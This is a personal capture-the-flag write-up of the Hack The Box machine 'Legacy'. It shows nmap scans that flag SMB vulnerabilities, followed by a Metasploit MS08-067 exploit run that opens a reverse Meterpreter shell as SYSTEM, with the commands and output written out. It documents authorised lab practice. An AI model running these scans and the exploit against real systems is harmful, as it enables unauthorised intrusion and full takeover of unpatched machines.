🦏

Legacy

Platform	HTB
Operating System	Windows
Tags	searchsploit smb

General-Information

▼ Table of Contents

▼ Passwords

-


▼ Machine Information

- Link: https://app.hackthebox.com/machines/2
- IP: `10.10.10.4`

Scanning/Enumeration

▼ Looking at the feedback from the basic `nmap` scan I see that two ports for SMB are open (139;445) and that RDP is open on port 3389. Looking at the information given back about the SMB service I see information about the computer name being `legacy`, which is expected given the name of the box.


- Basic `nmap` scan results: `nmap -A -Pn $IP -oN nmap.txt`



```
PORT     STATE  SERVICE       VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Windows XP microsoft-ds
3389/tcp closed ms-wbt-server
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5d00h43m11s, deviation: 2h07m16s, median: 4d23h13m11s
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:f3:30 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2022-03-29T23:40:26+03:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

▼ Checking the feedback from the `nmap` scan with vulnerable scripts enabled and I see that there are two possible big vulnerabilities that might be within the SMB service, being `smb-vuln-ms08-067` and `smb-vuln-ms17-010`. I'm going to search for these modules on `metasploit` to try and exploit one of the vulns.

- `nmap` vuln scan results: `nmap --script vuln $IP -oN Nmap_vuln-initial.txt`




```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Metasploit


▼ I first tried `smb-vuln-ms17-010` because that's the Eternal Blue exploit and I was curious if it would also work for this machine, which it didn't. When I used exploit `smb-vuln-ms08-067` it did work and I was reworded with a `meterpreter` shell as `NT AUTHORITY\SYSTEM` or the highest user on the machine, so it'll be easy to get the flags and finish up.

- Searching for `smb-vuln-ms17-010`




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

- Setting `options`



```
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.10.[redacted]
LHOST ⇒ 10.10[redacted]
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.10.10.4
RHOSTS ⇒ 10.10.10.4
```

- `meterpreter` shell as `NT AUTHORITY\SYSTEM`




```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.[redacted]
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Unknown
[*] 10.10.10.4:445 - We could not detect the language pack, defaulting to English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.[redacted] → 10.10.10.4:1030) at 2022-03-24 14:53:48 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

🚩User.txt Flag🚩

▼ The user flag was located in `john`'s Desktop directory.

- `user.txt` being displayed




```
meterpreter > dir
Listing: C:\Documents and Settings\john\Desktop
===============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-03-16 02:19:32 -0400  user.txt

meterpreter > cat user.txt
e6[redacted]meterpreter > _
```

🚩Root.txt Flag🚩

▼ The root flag was located in the `Administrator`'s Desktop directory.

- `root.txt` being displayed



```
meterpreter > dir
Listing: C:\Documents and Settings\Administrator\Desktop
========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-03-16 02:18:19 -0400  root.txt

meterpreter > cat root.txt
99[redacted]meterpreter > _
```

What I learned

- This is a similar flow to the Blue machine, where you exploit an SMB misconfiguration via Metasploit, but it was fun to do!